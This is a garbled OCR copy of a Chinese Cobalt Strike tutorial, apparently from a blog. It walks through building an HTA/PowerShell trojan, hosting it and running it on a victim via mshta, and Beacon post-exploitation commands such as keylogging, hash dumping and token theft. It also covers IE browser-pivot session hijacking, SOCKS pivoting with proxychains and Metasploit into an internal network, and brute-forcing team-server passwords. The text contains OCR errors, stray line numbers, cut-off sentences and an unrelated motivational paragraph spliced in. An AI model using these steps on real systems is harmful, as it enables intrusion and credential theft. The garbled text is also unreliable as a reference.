网络安全最全Cobalt Strike使用教程




在结束之际,我想重申的是,学习并非如攀登险峻高峰,而是如滴水穿石般的持久累积。尤其当我们步入工作岗位之后,持之以恒的学习变得愈发不 茫茫大海中独自划舟,稍有松懈便可能被巨浪吞噬。然而,对于我们程序员而言,学习是生存之本,是我们在激烈市场竞争中立于不败之地的关键。 习,我们便如同逆水行舟,不进则退,终将被时代的洪流所淘汰。因此,不断汲取新知识,不仅是对自己的提升,更是对自己的一份珍贵投资。让我自己,与时代共同进步,书写属于我们的辉煌篇章。


点击Cobalt Strike -> Listeners-->Add, 其中内置了九个Listener

indows/beacon_dns/reverse_dns_txtwindows/beacon_dns/reverse_http
windows/beacon_http/reverse_http
windows/beacon_smb/bind_pipe
windows/foreign/reverse_dns_txt
windows/foreign/reverse_http
windows/foreign/reverse_http
windows/foreign/reverse_https
windows/foreign/reverse_tcp

其中windows/beacon为内置监听器,包括dns、http、https、smb四种方式的监听器;windows/foreign为外部监听器,配合Metasploit或者Armitage的




Name任意,选择所需的payload,Host为本机IP,port为没有被占用的任意端口点击save即创建成功



生成木马


这里选择其中一种攻击方式作示范,后面再做详细解释:

点击Attacks->Packages->HTML Application,选择对应的监听器,方法这里有三种(executable/VBA/powershell),选择powershell,点击Generate生成的路径及文件名保存即可。



开启web服务

点击Attacks->Web Drive-by->Host File,选择刚刚生成的木马evil.hta,点击Launch生成下载链接




运行木马


打开受害机cmd,运行mshta命令。mshta.exe是微软Windows操作系统相关程序,用于执行.HTA文件。



返回CS即可看到肉鸡上线



选中受害机右击,选择interact,即可进行交互,由于受害机默认60秒进行一次回传,为了实验效果我们这里把时间设置成5,但实际中频率不宜过快现。



导出报告

点击Reporting->Activity Report, 导出默认PDF文档

| | Export Report 🖨 📵 😵 |
|------------------------------------|--|
| Short Title: | Activity Report |
| Long Title: | Activity Report |
| Description: | This report shows a timeline of this engagement. |
| Output: | PDF |
| Mask email addresses and passwords | |
| | https://exports.inHelpweixin_44677409 |

0x04 Beacon

当受害机上线以后,右击选择Interact,就可以打开Beacon Console 在beacon处输入help可以看到命令说明

```
Beacon Commands
                              Description
                              进程参数欺骗
       argue
9
13
                              通过TCP连接到Beacon
19
24
25
28
                              对当前令牌启用系统权限
       getprivs
29
30
                              获取用户ID
       hashdump
34
       kerberos_ccache_use
       kerberos_ticket_purge
39
       keylogger
40
                              通过命名管道连接到Beacon
44
                              创建令牌以传递凭据
       make token
       mkdir
                              使用DNS A作为通信通道(仅限DNS beacon)
       mode dns
48
                              使用DNS TXT作为通信通道(仅限D beacon)
       mode dns-txt
49
       mode dns6
50
       mode http
54
       portscan
       powerpick
                              通过Unmanaged PowerShell执行命令
       powershell
                              通过powershell.exe执行命令
       powershell-import
                              导入powershell脚本
58
                              为生成的post-ex任务设置父PID
59
60
       psexec_psh
                              使用PowerShell在主机上生成会话
63
                              使用Mimikatz进行传递哈希
       pwd
                              恢复原始今牌
68
       rportfwd
69
70
```

```
        72
        runu
        在另一个PID下执行程序

        73
        screenshot
        屏幕截图

        74
        setenv
        设置环境变量

        75
        shell
        cmd执行命令

        76
        shinject
        将shellcode注入进程

        77
        shspawn
        生成进程并将shellcode注入共中

        78
        sleep
        设置睡眠延迟时间

        79
        socks
        启动50CKS4代理

        80
        socks stop
        停止SOCKS4

        81
        spawn
        生成一个会话

        82
        spawna
        以他用户身份生成会话

        83
        spawnu
        在另一个PID下生成会话

        84
        spawnu
        在另一个PID下生成会话

        85
        ssh
        使用sh连接远程主机

        86
        ssh-key
        使用需的连接远程主机

        87
        steal_token
        从进程中窃取令牌

        88
        timestomp
        将一个文件时间截应用到另一个文件

        89
        unlink
        斯开与Beacon的连接

        90
        upload
        上传文件

        91
        wdigest
        使用minikatz转销文处据

        92
        winrm
        使用WinRM在主机上生成会话

        93
        wmi
        使用WIII在是
```

可用help+命令的方式查看具体命令参数说明

```
beacon> help argue
Use: argue [command] [fake arguments]
    argue [command]
    argue

5
    Spoof [fake arguments] for [command] processes launched by Beacon.
    This option does not affect runu/spawnu, runas/spawnas, or post-ex jobs.

8
    Use argue [command] to disable this feature for the specified command.

10
11 Use argue by itself to list programs with defined spoofed arguments.
```

之前说过CS与受害机默认60s进行一次交互,为了方便实验我们可以把时间设置为0

1 beacon>sleep 0

下面我就介绍一下几个常用的命令

browserpivot


Browser Pivot是一个针对IE浏览器的技术,利用的是IE的cookie机制,Cobalt Strike通过IE注入进程以继承用户的已验证Web会话,达到无需验证登家的网站

假设受害者在通过IE浏览器登录了网站后台




我们可以通过ps找到浏览器进程,然后通过命令进行注入

1 | beacon> browserpivot 2600 x86



这里之所以选择PID 2600是因为我们需要插入Internet Explorer以继承用户的已验证Web会话。IE的新版本会为每个选项卡生成一个进程,我们必须将选项卡以继承会话状态。通常,子选项卡共享所有会话状态。通过查看PPID值来标识IE子选项卡进程,当PPID引用explorer.exe时,该进程不是子选PPID引用iexplore.exe时,该进程就是子选项卡。

当然这里也可以通过图形界面注入,右击选中Explore->Browser Pivot



Socks代理

开启socks4a代理,通过代理进行内网渗透 开启socks,可以通过命令,也可以通过右键Pivoting->SOCKS Server

- l beacon> socks 2222
- [+] started SOCKS4a server on: 2222

然后 vim /etc/proxychains.conf , 在文件末尾添加socks4代理服务器

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9051
socks4 127.0.0.1 2222
```


使用proxychains代理扫描内网主机

1 proxychains nmap -sP 192.168.183.0/24

```
root@kali:~/桌面# proxychains nmap -sP 192.168.183.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-13 11:57 CST
Nmap scan report for 192.168.183.2
Host is up (0.00013s latency).
MAC Address: 00:50:56:E0:56:30 (VMware)
Nmap scan report for 192.168.183.168
Host is up (0.00047s latency).
MAC Address: 00:0C:29:CA:D8:43 (VMware)
Nmap scan report for 192.168.183.254
Host is up (0.00016s latency).
MAC Address: 00:50:56:EA:31:80 (VMware)
Nmap scan report for 192.168.183.147
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.98 seconds nutricular for 192.000 (C.Sdn.net/Weixin_44677409)
root@kali:~/桌面#
```

我们还可以通过隧道将整个msf带进目标内网

点击View->Proxy Pivots, 选择Socks4a Proxy,点击Tunnel:



1 setg Proxies socks4:192.168.183.147:2222

打开msf对内网进行扫描


```
<u>msf5</u> > setg Proxies socks4:192.168.183.147:2222
Proxies => socks4:192.168.183.147:2222
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(s
                           tscan/tcp) > set rhosts 192.168.183.168
rhosts => 192.168.183.168
msf5 auxiliary(scanner/portscan/tcp) > set ports 80,445
ports => 80,445
msf5 auxiliary(scanner/portscan/tcp) > run
                          - 192.168.183.168:445 - TCP OPEN
[+] 192.168.183.168:
[+] 192.168.183.168:
                          - 192.168.183.168:80 - TCP OPEN
                            Scanned 1 of 1 hosts (100% complete)
   192.168.183.168:
[*] Auxiliary module execution completed
                                          https://blog.csdn.net/weixin_44677409
msf5 auxiliary(scanner/portscan/tcp) >
```


关闭socks

powershell-import

这个功能在后渗透测试中很有用,可以导入各种powershell渗透框架,如Nishang、PowerSploit攻击框架 在beacon shell输入powershell-import,导入已有的ps文件

1 | beacon> powershell-import





关于具体有哪些命令可以操作可以查看一下相应ps文件

0x05 附录

爆破cobalt strike密码脚本: https://github.com/ryanohoro/csbruter

csbruter.py

Script to brute force Cobalt Strike team server passwords.

Usage

```
python3 csbruter.py [-h] [-p PORT] [-t THREADS] host [wordlist]
```

Default port is 50050. Wordlist can be supplied via stdin as such:

```
cat wordlist.txt | python3 csbruter.py 192.168.1.1
```

root@kali:~/桌面/csbruter# python3 csbruter.py 192.168.183.147 pass.txt
Wordlist: pass.txt
Word Count: 7
Threads: 25
Ignored blank password
Found Password: 123456
Attempts: 7
Failures: 0
Seconds: 5.6
Attemps per second: 1.3
root@kali:~/桌面/csbruter#